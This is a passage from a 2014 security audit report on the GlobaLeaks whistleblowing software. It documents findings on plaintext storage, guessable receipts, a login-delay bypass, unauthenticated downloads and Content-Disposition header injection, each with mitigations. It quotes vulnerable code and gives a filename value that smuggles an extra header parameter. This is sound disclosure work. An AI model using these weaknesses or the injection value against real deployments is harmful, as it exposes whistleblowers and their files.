Report of Security Audit of GlobaLeaks

• Principal Investigators:

- • Nathan Wilcox <nathan@LeastAuthority.com>

- • Zooko Wilcox-O'Hearn <zooko@LeastAuthority.com>

- • Taylor Hornby <taylor@LeastAuthority.com>

- • Darius Bacon <darius@LeastAuthority.com>

Contents

Overview

Least Authority performed a security audit of GlobaLeaks on behalf of the Open Technology Fund. The audit consisted primarily of developer interviews, design analysis, and code review. We also experimented with software locally to test hypotheses.

Report Revision

This report is the final draft of the audit findings, delivered on 2014-03-21. Several unfinished revisions were shared with the development team throughout the audit.

Audit Scope

The focus for this audit was the GLBackend and GLClient codebases. Interactive and automated penetration testing targeted installations local to the auditors.

Methodology and Disclosure

Our audit techniques included manual code analysis, user interface interaction, and whitebox penetration testing. After delivering this report to the development team, we continue to work with them on remediations.

We promote a very transparent process, and all of our findings will find their way onto the public GlobaLeaks Issue Tracker, once we believe sufficient remediation protects existing users. Additionally, we will collaborate with that team to publish this report.

Process

The process *Least Authority* uses for security audits follows these phases:

1. Project Discovery and Developer Interviews

   First, we look at the project's web site to get a high level understanding of what functionality the software under review provides. We then meet with with the developers to gain an appreciation of their vision of the software.

2. Familiarization and Exploration

   In this phase we install and use the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces.

3. Background Research

   After our initial exploration, we read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

4. Design and Implementation Investigation

   In this phase we hypothesize what vulnerabilities may be present, creating *Issue* entries, and for each we follow the following Issue Investigation and Remediation process.

5. Report Delivery

   At this point in our schedule, we wrap up our investigative work. Any unresolved issues or open questions remain documented in the report. After delivering a report to the development team, *we refrain from editing* the report, even when there are factual errors, misspellings, or other embarrassments. Instead, we document those changes after the fact either in an *Addendum Report*, or more typically in project specific development issue tracking tickets specific to the security findings.

6. Remediation

   During this phase we collaborate with the developers to implement appropriate mitigations and remediations. It may be the case that the actual mitigations or remediations do not follow our report recommendations, due to the nature of design, code, operational deployment, and other engineering changes, as well as mistakes or misunderstandings.

7. Publication

   Only after we agree with the development team that all vulnerabilities with sufficient impact have been appropriately mitigated do we publish our results.

Issue Investigation and Remediation

The auditors follow a *conservative*, *transparent* process for analyzing potential security vulnerabilities and seeing them through successful remediation. Whenever a potential issue is discovered, we immediately create an *Issue* entry for it in this document, even though we have not yet verified the feasibility and impact of the issue.

This process is conservative because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. The process is transparent because we share intermediate revisions of this document directly with *GlobaLeaks*, regardless of the state of polish. Additionally, we attempt to communicate our evolving understanding and refinement of an issue through the **Status** field (see Issue Format next).

We generally follow a process of first documenting the suspicion with unresolved questions, then *verifying* the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative verification, and we strive to provide test code, log captures, or screenshots demonstrating our verification. After this we analyze the feasibility of an attack in a live system. Next we search for immediate *mitigations* that live deployments can take, and finally we suggest the requirements for *remediation*

engineering for future releases.

The mitigation and remediation recommendations should be scrutinized by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the details are made public.

Coverage

Our coverage focused on user interface and usability exploration, then *GLBackend* code, examining exception handling, concurrency issues, entropy API usage, cross-site request forgery, session management, logging, side channels, and persistent storage.

We also examined the client codebase to perform some basic XSS testing, examined clock skew between client and server, and studied the Angular templating system.

Our depth of coverage of these areas is modest to moderate.

A detailed log of our investigations is in Appendix A. Work Log.

Target Code

Revision

This audit targets the GLBackend 2.52.3 and GLClient 2.52.3 release revisions, which comprise the server and browser-client components of GlobaLeaks.

Dependencies

Although our primary focus was on the application code, we examined dependency code and behavior where relevant to a particular line of investigation.

The *GLBackend* dependencies are:

Twisted

An asynchronous I/O and scheduling framework.

apscheduler

Advanced Python Scheduler. A task scheduling library.

zope.component

This is not imported in the source code.

zope.interface

An abstraction framework for Python, used by *Twisted*.

cyclone

A web application framework for *Twisted*.

Storm

An Object-Relational Model (ORM).

transaction

A transaction management library.

txsocksx

A `SOCKS` protocol implementation for *Twisted*.

pycrypto

A cryptographic library.

scrypt

An implementation of the `scrypt` password hashing algorithm.

python_gnupg

A wrapper around the *GnuPG* encryption tool.

Target Configuration

We analyzed a configuration with all-default settings, except sometimes disabling the requirement to access the backend over *Tor*. The backend was installed in each auditor's Ubuntu system, usually a virtual machine.

Findings

Vulnerabilities

This section describes security vulnerabilities. We err on the side of caution by including potential vulnerabilities, even if they are currently not exploitable, or if their impact is unknown.

The issues are documented in the order of discovery. We do not attempt to prioritize by severity or mitigation needs. Instead we work with the development team to help them make those decisions wisely.

Issue Format

All *Issues* represent *potential* security vulnerabilities and have these fields:

Reported: The date when *Least Authority* first notified the *GlobaLeaks* team about the finding.

Synopsis: A concise description of the *essential* vulnerability. Note, we explicitly strive to exclude conflating issues, such as when other components or aspects of the system may mitigate the vulnerability.

Impact: We describe what benefit an attacker gains from leveraging the attack. Note, we attempt to make this assertion conservatively, and this does not include a "real life impact analysis" such as determining how many existing users could be compromised by a live attack. For example, the impact of a flaw in authentication may be that an attacker may authenticate as any user within a class of users.

Attack Resources: Here we describe what resources are necessary to execute the attack, which can help reason about mitigation priorities. For example, an authentication vulnerability may require finding `MD5` collisions in passwords, or it may require only a *Cross-Site Reference Forgery*, and these two cases involve qualitatively different attacker resources.

Feasibility: The feasibility of an attack is a *tentative* educated guess as to how difficult it may be for an attacker to acquire the necessary attack resources above. For example, we would assume an attack which relies on `MD5` collisions is qualitatively more expensive and less feasible than a *Cross-Site Reference Forgery*.

Verification: Here we describe our method of verifying the vulnerability, and also demonstrations of the vulnerability, such as code snippets or screenshots. If an *Issue* is judged unexploitable, the verification section becomes especially important, because mistakes in verification may mask exploitability.

Vulnerability Description: In this section we describe the implementation details and the specific process necessary to perform an attack.

Mitigation: The mitigation section focuses on what steps *current* users or operators may take immediately to protect themselves. It's important that the developers, users, and operators cautiously verify our recommendations before implementing them.

Remediation: The remediation recommendations recommend a development path which will prevent, detect, or otherwise mitigate the vulnerability in future releases. There may be multiple possible remediation strategies, so we try to make minimal recommendations and collaborate with developers to arrive at the most pragmatic remediation.

Status: This field has a one sentence description of the state of an *Issue* at the time of report publication. This is followed by a chronological log of refinements to the *Issue* entry which occurred during the audit.

Issue A. Plaintext is Written to Disk Before Encryption

Reported: 2014-01-30

Synopsis: The files whistleblowers submit are written to disk before being encrypted with the receiver's public key.

**Impact:** Forensic analysis of the *GlobaLeaks* Node's hard drive could reveal the contents of past leaks.

Attack Resources: The attacker needs block-level access to the *GlobaLeaks* Node's disk.

Feasibility: To gain block-level access to the *GlobaLeaks* Node's disk, they would have to either have root access to the server, or physical access to the hard drive. Once they have this access, recovering the plaintext files is trivial.

Verification: Verified by source code inspection and by checking the contents of the files written to disk after submitting them to a receiver with a *PGP* key configured. The steps followed to verify this issue were:

1. Submit a Tip with a file to a receiver with a PGP key configured.
2. Look in `/var/globaleaks/files/submission/` and see that the file has been written to disk in plaintext.
3. Complete the Tip submission, and see that the plaintext file was removed and replaced with a new ciphertext file.

See the screenshot below:

Vulnerability Description:

In the default *GlobaLeaks* configuration, the whistleblower's files are written to disk, in plaintext, as soon as they are uploaded. Once the Tip has been submitted, the files are encrypted with the receiver's public key, and the temporary plaintext files are unlinked from the filesystem.

Unlinking the files from the filesystem does not destroy the data, it only removes the references to that data. The content of the files will continue to exist on disk until it is overwritten by other files.

The code for encrypting files is in `globaleaks/jobs/delivery_sched.py`. More specifically, the `fsops_gpg_encrypt()` function. This function takes a *path* to the plaintext file, which has already been written to disk.

Mitigation:

The version of *GlobaLeaks* we audited does not provide any settings to make mitigating this issue easy.

As a short-term mitigation, *GlobaLeaks* Node administrators should use a tool like `srm` to wipe the disk's free space. This is not a reliable mitigation, since `srm` is not guaranteed to erase *all* free space, and may leave portions of the unlinked plaintext files intact.

Remediation:

Once something has been written to non-volatile storage like a hard disk, it is extremely difficult to later guarantee that it is erased. *GlobaLeaks* should never write a plaintext file to non-volatile storage.

GlobaLeaks should encrypt files with an ephemeral key as they are uploaded, before they are written to disk. The ephemeral key should stay in non-volatile memory until the files are encrypted with the receiver's *PGP* key. Then the ephemeral key can be securely erased from memory.

Another possible remediation is to encrypt files in JavaScript before they are uploaded (i.e. do the ephemeral key encryption in JavaScript). PGP encryption in JavaScript is not feasible because the client would have to re-encrypt and re-upload the file for each receiver (otherwise receivers could tell which other receivers got the file).

According to email from the *GlobaLeaks* developers, a similar remediation for this issue is already being developed. We will work with the developers to ensure their solution is sound.

Status: This issue is tracked in GlobaLeaks ticket 672.

Issue B. SHA256 of Plaintext File is Saved when Encryption is Enabled

Reported: 2014-01-30

Synopsis: The SHA256 hashes of the files whistleblowers submit are saved and displayed to the whistleblower and receivers, even when the receiver has a public key configured.

Impact: An adversary who can log in as the whistleblower or the receiver, or who gains access to the *GlobaLeaks* Node's database, can check guesses about the file that was submitted. For example, if the adversary has a list of 1000 files they suspect were submitted, they can compare the SHA256 hash of each to find which ones (if any) were submitted.

If the adversary knows only most of the file's contents, they can use the SHA256 hash to check guesses about the unknown part. For example, if they know the file contains a phone number, they can try hashing variants of the file with every possible phone number.

Even if the adversary cannot guess or brute-force the contents of the file, they can still use the hash to rule out certain possibilities. For example, if the file contains the whistleblower's credit card number, trying all possible credit card numbers would be infeasible, but many credit card numbers could be ruled out by showing that the hash doesn't match, thus decreasing the real whistleblower's anonymity-set size.

Attack Resources: The attacker needs access to log in as the whistleblower or the receiver of the file, or access to the Node's database. The attacker may also be able to recover the hash from the receiver's browser's `Etag` cache.

Feasibility: The feasibility of this attack depends on the specific scenario, and on how much information the attacker already has about the files that were uploaded. If the whistleblower submitted one of a company's official documents without modifying it at all, finding the document given access to the document set and the hash is trivial. If the whistleblower submitted files containing random strings that the attacker cannot guess, then the adversary can only rule out guesses.

Verification: Verified by using the software as the whistleblower and receiver. See the following screenshot.

Vulnerability Description:

When a whistleblower uploads a file, it is hashed with SHA256 and the hash saved to the database, before the file's encryption. This happens in `dump_file_fs()` in `globaleaks/handlers/files.py`.

Further, in `globaleaks/handlers/files.py`, the `Etag` header is set to the SHA256 hash. This increases the risk of it being leaked, since the user's web browser may write this value to disk and not

delete it properly. This also makes it possible for forensic investigators to confirm that the user's browser downloaded the file. When testing with the *Tor Browser Bundle*, the *Etag* is not sent back to the server, and we are unsure if it is being stored in the browser's cache.

Mitigation:

Whistleblowers can mitigate this issue by including cryptographically-secure random strings in their files before uploading them, taking care that these strings and modified files not be saved or shared elsewhere.

Remediation:

To fix this issue, the SHA256 hash feature should be removed. The Etag header should take a different value, perhaps the hash of the ciphertext after GPG-encryption.

According to the GlobaLeaks Application Security Design and Details document, this feature is meant for receivers to look the file up in virus databases. That's probably not useful, and actually encourages receivers to leak info about the files, since they will probably use a third-party online service.

Another use case is for a whistleblower to verify that their file uploaded successfully; but a man-in-the-middle that could modify the file could also modify the alleged hash.

Status: Confirmed.

- *Update 2014-01-31* - The *GlobaLeaks* team suggested this issue was related to GlobaLeaks ticket 782, as well as the GlobaLeaks Submission Flood Resiliency Project.

- *Update 2014-02-06 - Least Authority* determined this issue is unrelated to flooding attacks, so neither GlobaLeaks ticket 782 nor GlobaLeaks Submission Flood Resiliency Project are directly relevant. This suggests this Issue description need improvement.

- This issue is tracked in GlobaLeaks Issue Ticket #822

Issue C. Receipts are Vulnerable to Guessing

Reported: 2014-01-30

Synopsis: The receipts generated by *GlobaLeaks* to let whistleblowers view tips they have submitted consist of 10 random digits in the default configuration. This is not enough entropy to prevent offline guessing, nor to prevent online guessing without contingent mitigations.

The default receipt size and format is an explicit design choice intended to balance usability and plausible deniability against brute-force guessing resistance.

Impact: By guessing a receipt, and attacker can authenticate as that tip's whistleblower to the Node.

Attack Resources: Given access to the *GlobaLeaks* web site, an attacker can attempt to guess receipts by trying all 10^10 possibilities. To perform an online attack, the attacker needs to be able to send many requests to the web server.

To perform an offline attack, the attacker needs access to the receipt hashes and the Node's receipt salt. Given a receipt hash from the GlobaLeaks Node, an attacker can find the associated receipt in a reasonable amount of time, by trying all 10^10 possibilities.

Feasibility:

Assuming a rate of 1000 guesses per second, which is reasonable for an online attack:

- If there are 1000 existing receipts, the attacker should find one of them in about 1.4 hours of guessing on average.

- If there are 100 existing receipts, the attacker should find one of them in about 19 hours of guessing on average.

- If there are 10 existing receipts, the attacker should find one of them in about 186 hours (8 days) of guessing.

- If there is one existing receipt, the attacker should find it in about 58 days of guessing.

Appendix E. Computing Multiple Target Guessing Success Probabilities explains how these figures were computed.

Even though `scrypt` with the parameters `N=2^14`, `r=8`, `p=1`, and `buflen=64` is used to hash the receipts, if an attacker learns one of the hashes, it should be trivial to run an offline brute-force search of the entire keyspace.

Verification: Verified by using the software and by source code inspection.

Vulnerability Description:

The default receipt-generation pattern is defined in `globaleaks/settings.py`, line 170:

```
self.defaults.receipt_regexp = u'[0-9]{10}'
```

This default specifies a sequence of 10 digits, yielding `10^10` possibilities, or about 34 bits of entropy.

Even disregarding malicious actors, the chance that a Node will issue the same receipt for different submissions is notable. The chance of a collision is expected to reach 50% as the number of receipts approaches `sqrt(10^10) = 10^5` or 10,000 receipts.

Receipts are also hashed with a fixed per-Node salt. If an attacker gains access to these hashes, they can perform an offline attack.

Mitigation:

There are several potentially competing goals which affect mitigation: usability, plausible deniability, and brute force protection.

We recommend notifying Node administrators presenting the findings of this issue, then instructing them to make an informed tradeoff between these goals.

If the Node administrator selects a policy which is:

- *stronger protection* against guessing attacks,
- *does not provide plausible deniability* by dint of having the same number of digits as a phone number, and
- *poorer usability* due to longer receipts, then:

-they should change the `receipt_regexp` to: `[0-9a-z]{16}`

If the Node administrator selects a policy which is:

- *vulnerable* to guessing attacks, as specified by the timing predictions in above,
- *does provide plausible deniability* by dint of having the same number of digits as a phone number, and
- *better usability* due to shorter receipts, then:

-they should leave the `receipt_regexp` to the current default of: `[0-9]{10}`

Remediation:

As of this report writing, we have not settled on a concrete remediation recommendation. We are continuing to explore remediation options as well as the clarifying the criteria related to usability, plausible deniability, and brute force resistance in GlobaLeaks Issue Ticket #823

Status: Confirmed by code inspection. Our feasibility is based on estimates and we have not developed proof-of-concept guessing attacks.

- This issue is tracked in GlobaLeaks Issue Ticket #823

Issue D. A Receiver Can Suppress File Encryption With No Warning to Others

Reported: 2014-01-30

Synopsis: If a Receiver is configured without a public key, submitted files remain on the filesystem unencrypted. The admin sees no sign of this unless they open Receivers Configuration, click on each Receiver, and check each for an "Encryption not enabled!" warning.

Impact: A negligent, malicious, or compromised Receiver account can expose a Node administrator to unexpected liability.

Attack Resources: The attacker needs to control a Receiver account.

Feasibility: This issue is quite feasible on real installations given that Receivers may not share the same level of risk aversion as the Node administrator, or Receivers may be negligent, naive, or malicious.

Verification: Verified by using the software, inspecting the filesystem, and reading the source.

Vulnerability Description:

In `globaleaks/jobs/delivery_sched.py APSDelivery` runs shortly after file upload. It leaves the plaintext file on disk unless all Receivers have a public key configured at that time. Once a Receiver's key is added, files already on the filesystem for that Receiver do not become encrypted.

A Receiver sees the decrypted files regardless. However, this way a careless Receiver can make the whole Node more vulnerable to an attacker.

A special case of this issue is that Receivers who have public keys configured will see files as encrypted, even though they may actually be stored in plain text on the disk for other Receivers. This may give a false sense of security and might affect advice they give to the Whistleblower.

Mitigation:

To mitigate this issue, *GlobaLeaks* Node administrators should regularly ensure that all Receivers have public keys configured, and should manually check the uploaded files to verify that they are all encrypted.

The *GlobaLeaks* Node administrator can check if there are plaintext files by running `file /var/globaleaks/files/submission/*` and looking for files whose type is not PGP message.

Remediation:

Being able to accept non-encrypted submissions may be an important use case for *GlobaLeaks*. As such, we make the following suggestions:

- By default, *GlobaLeaks* should refuse Tips unless the files will be encrypted, only accepting unencrypted submissions after the Node administrator *explicitly* opts-in to receiving plaintext files.

- Whistleblowers should be warned before uploading files that will not be encrypted.

- Warn the Node administrator that some Receivers do not have public keys configured, or make the existing warnings more prominent.

- Warn other receivers when the file has been encrypted to them but is in plaintext for another receiver.

  - This may not be an acceptable solution, since according to GlobaLeaks ticket 672, the receivers should not know which other receiver received the file.

Status: The issue has been verified.

- This issue is tracked in GlobaLeaks Issue Ticket #824

Issue E. Parallel Requests Bypass Exponentially Increasing Login Delay

Reported: 2014-01-30

Synopsis: *GlobaLeaks* implements an exponentially-increasing delay when a login fails. An attacker can get around this by sending requests in parallel.

Impact: An attacker can perform online login guessing attacks faster than expected.

Attack Resources: To perform this attack, the attacker must be able to establish multiple connections to the *GlobaLeaks* web server in parallel.

Feasibility: This issue can be exploited by simply making requests in parallel rather than in series.

Verification: Verified by source code inspection and testing with the script provided in *Appendix C. Script for Issue E*. When requests are made sequentially, they are held up. When made in parallel, they aren't.

Vulnerability Description:

The login delay is implemented in `security_sleep()` in `globaleaks/handlers/authentication.py`. It is done by calling `callLater()`, which will freeze the current connection, but will not prevent the attacker from opening a new one.

The current defense only becomes effective when the attacker has exhausted all of the concurrent connections that the *GlobaLeaks* can accept, and *GlobaLeaks* cannot accept any more concurrent connections, i.e. it is effectively under denial of service.

Mitigation:

To mitigate this issue, *GlobaLeaks* Node administrators should monitor the rate of login requests to detect an attack and respond by either shutting down the server or using a firewall to to rate-limit the attacker. To monitor the number of concurrent connections, the `netstat -ptan` command can be used.

Remediation:

It is difficult to find a long-term solution to this problem, since all of the obvious solutions make *GlobaLeaks* more vulnerable to denial of service attacks. A possible solution might involve requiring the client to solve a computationally- and memory-hard proof of work challenge for each authentication request. We leave this for future work.

Status: Confirmed.

- *Update 2014-02-06* - This issue may be related to GlobaLeaks ticket 782 or GlobaLeaks Submission Flood Resiliency Project are directly relevant.

- This issue is tracked in GlobaLeaks Issue Ticket #825

Issue F. Tip Files Can Be Downloaded Without Authenticating

Reported: 2014-02-07

Synopsis: *GlobaLeaks* does not check if the user is authenticated when downloading files. The files are protected only with a string generated by `uuid4()`, which might be predictable (see Issue K: Secrets Generated with Non-CSPRNG), or vulnerable to side-channel attacks (see Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks).

Impact: An attacker can access the files associated with a Tip.

Attack Resources: The attacker needs to know the file or collection download token, and must be able to make requests to the *GlobaLeaks* Node.

Feasibility:

Because the file download token appears in the URL, an attacker may find it in the user's web browser's download history. The *Tor Browser Bundle* does not keep history, except for the "Undo Close Tab" feature, which exists until the browser is restarted. Most regular browsers save the URL to history by default.

The attacker may also be able to extract the token via a timing side channel, or to guess it if it was not generated by a cryptographically-secure random number generator.

Verification: This issue has been confirmed by copying the collection URL, logging out, restarting *Tor Browser Bundle*, then visiting the URL. The zip file containing all of the Tip's files downloads successfully. An individual-file download URL passed a similar test using *wget*.

Vulnerability Description:

In `globaleaks/handlers/collection.py`, `CollectionDownload` is `@unauthenticated`:

```python
class CollectionDownload(BaseHandler):

    @transport_security_check('wb')
    @unauthenticated
    @inlineCallbacks
    def get(self, token, path, compression):
```

Given the collection URL, which looks like...

```
http://uzekbw3injzwsox2.onion/rtip/9e0b4f04-c5b2-45ed-afae-6b38eb32529e/collection
```

...a request to that URL will retrieve the zip file, even if the requester is not logged in as a receiver with access to the Tip. The string in the URL is generated and set to expire in `globaleaks/handlers/base.py` as follows:

```python
self.id = unicode(uuid4())

self.id_val = id_val
self.id_type = 'rtip' # this is just a debug/informative information

self.expireCallbacks = []

GLSetting.download_tokens[self.id] = self

self._expireCall = reactor.callLater(self.tokenTimeout, self.expire)
```

Likewise, in `globaleaks/handlers/files.py`, `Download` is `@unauthenticated`:

```
@transport_security_check('wb')
@unauthenticated
@inlineCallbacks
def get(self, tip_id, rfile_token, *uriargs):

    # tip_id needed to authorized the download
```

The comment is incorrect: for `tip_id` the attacker need only supply a string matching `uuid_regexp` from `globaleaks/handlers/base.py`. Like the collection token, `rfile_token` must match a `uuid4()` generated and set to expire in `globaleaks/handlers/base.py`.

(We considered whether `callLater` to expire the token might be problematic as well: if the server is restarted before the expiration, could the URL still be valid? But no, the expirations and the tokens are both lost in that case.)

Mitigation:

GlobaLeaks Node administrators should mitigate Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks and Issue K: Secrets Generated with Non-CSPRNG. Receivers should clear their browser's history and cache after downloading files.

Remediation:

To fix this issue, *GLBackend* should check that the user is authenticated (logged in) and should have access to the file:

- Check the downloader's `role`. It should be `receiver`.
- Track which files each receiver should have access to, to check against when a receiver tries to download files. Each receiver should have access only to those files granted to them by a whistleblower.

Status: Confirmed.

- This issue is tracked in GlobaLeaks Issue Ticket #826

Issue G. Unescaped Characters Put Into `Content-Disposition` Header

Reported: 2014-02-07

Synopsis: When the whistleblower uploads a file, they provide its file name. That file name is stored in the *GlobaLeaks* database. When the receiver downloads the file, the name provided will be reflected into the HTTP headers that are sent to the receiver, without being escaped.

Impact: It may be possible to perform an HTTP response splitting attack on a receiver, which could enable cross-site scripting attacks. We have not confirmed that it is possible, since it may not be possible to inject newlines into the header, but it is prudent to assume that it is exploitable.

Attack Resources: The attacker needs to have uploaded a file with a name of their choice, then have the victim receiver download the file.

Feasibility: The attacker simply needs to use the *GlobaLeaks* whistleblower interface to upload a file. They may use a browser extension like *TamperData* to choose a custom filename.

Verification: Verified by source code inspection and by trying it with the *TamperData* Firefox extension. We verified that characters pass into the filename without escaping, but did not verify that response splitting is possible.

Vulnerability Description:

There are two places where the uploaded filename is added to the `Content-Disposition` header without being escaped. First, in `handlers/files.py`:

```
self.set_header('X-Download-Options', 'noopen')
self.set_header('Content-Type', 'application/octet-stream')
self.set_header('Content-Length', rfile['size'])
self.set_header('Etag', '"%s"' % rfile['sha2sum'])
self.set_header('Content-Disposition','attachment; filename=\"%s\"' % rfile['name'])
```

Second, in `handlers/collection.py`:

```
self.set_header('X-Download-Options', 'noopen')
self.set_header('Content-Type', 'application/octet-stream')
self.set_header('Content-Disposition','attachment; filename=\"' +
    opts['filename'] + '\"')
```

The attacker can upload a file, setting the Content-Disposition header to:

```
Content-Disposition: attachment; filename="test"; size="1000000000"
```

When the receiver downloads the file, the header will be as follows. The "size" parameter has been injected:

```
Content-Disposition: attachment; filename="test"; size="1000000000"
```

If the receiver has a PGP key, the server will append ".pgp" to the header.

We also note that the HTTP headers are parsed incorrectly in `globaleaks/handlers/base.py` in the `_on_headers()` method. The following regular expression is used to parse the `Content-Disposition:` header; it is incorrect because it matches all characters up to the *last* quote, when it should match all characters up to the *next* non-escaped quote.

```
content_disposition_re = re.compile(r"attachment; filename=\"(.+)\"",
                                    re.IGNORECASE)
```

When the whistleblower uploads a file with special characters in it, it appears to be `URL`-encoded, but this is only because the browser (or JavaScript) is `URL`-encoding it as it is sent. The server does not `URL`-decode the filename upon receiving the upload, so special characters in the filename are shown as percent escape codes in the user interface.

Mitigation:

There is no easy way (i.e. that doesn't involve modifying the source code) for a *GlobaLeaks* Node administrator to mitigate this issue.

The filename is displayed to the receiver before they download it, so receivers can protect themselves to some degree by refusing to download files with odd-looking names.

Remediation:

We recommend not storing the submitted file name at all, and instead having *GlobaLeaks* choose the file names (e.g. `Upload1.zip`, `Upload2.zip`...). This worsens usability; but discarding the filename does fix this issue, with the additional benefit of not disclosing the uploaded filenames to an attacker who compromises the *GlobaLeaks* Node.

If using *GlobaLeaks*-chosen filenames is too much of a usability problem, then we recommend specifying the file name in the `URL` instead of the `Content-Disposition` header, as described in this StackOverflow answer.

Status: Confirmed, but may need further analysis.

- This issue is tracked in GlobaLeaks Issue Ticket #832

Issue H. Plaintext File Kept on Server when Whistleblower Does Not Finish Submitting Tip

Reported: 2014-02-07

Synopsis: If a Tip submission is aborted prior to completion, but after file upload, the uploaded files remain indefinitely.

Impact: Malicious remote attackers can cause Denial of Service by consuming all hard drive space.

A malicious remote attacker may place incriminating plaintext on a Node hard drive without knowledge of the Node admin or other users, in order to frame the Node administrator in a subsequent forensics investigation.

A Whistleblower may change their mind while submitting a Tip, and falsely believe their submitted files are removed if they do not complete the submission.
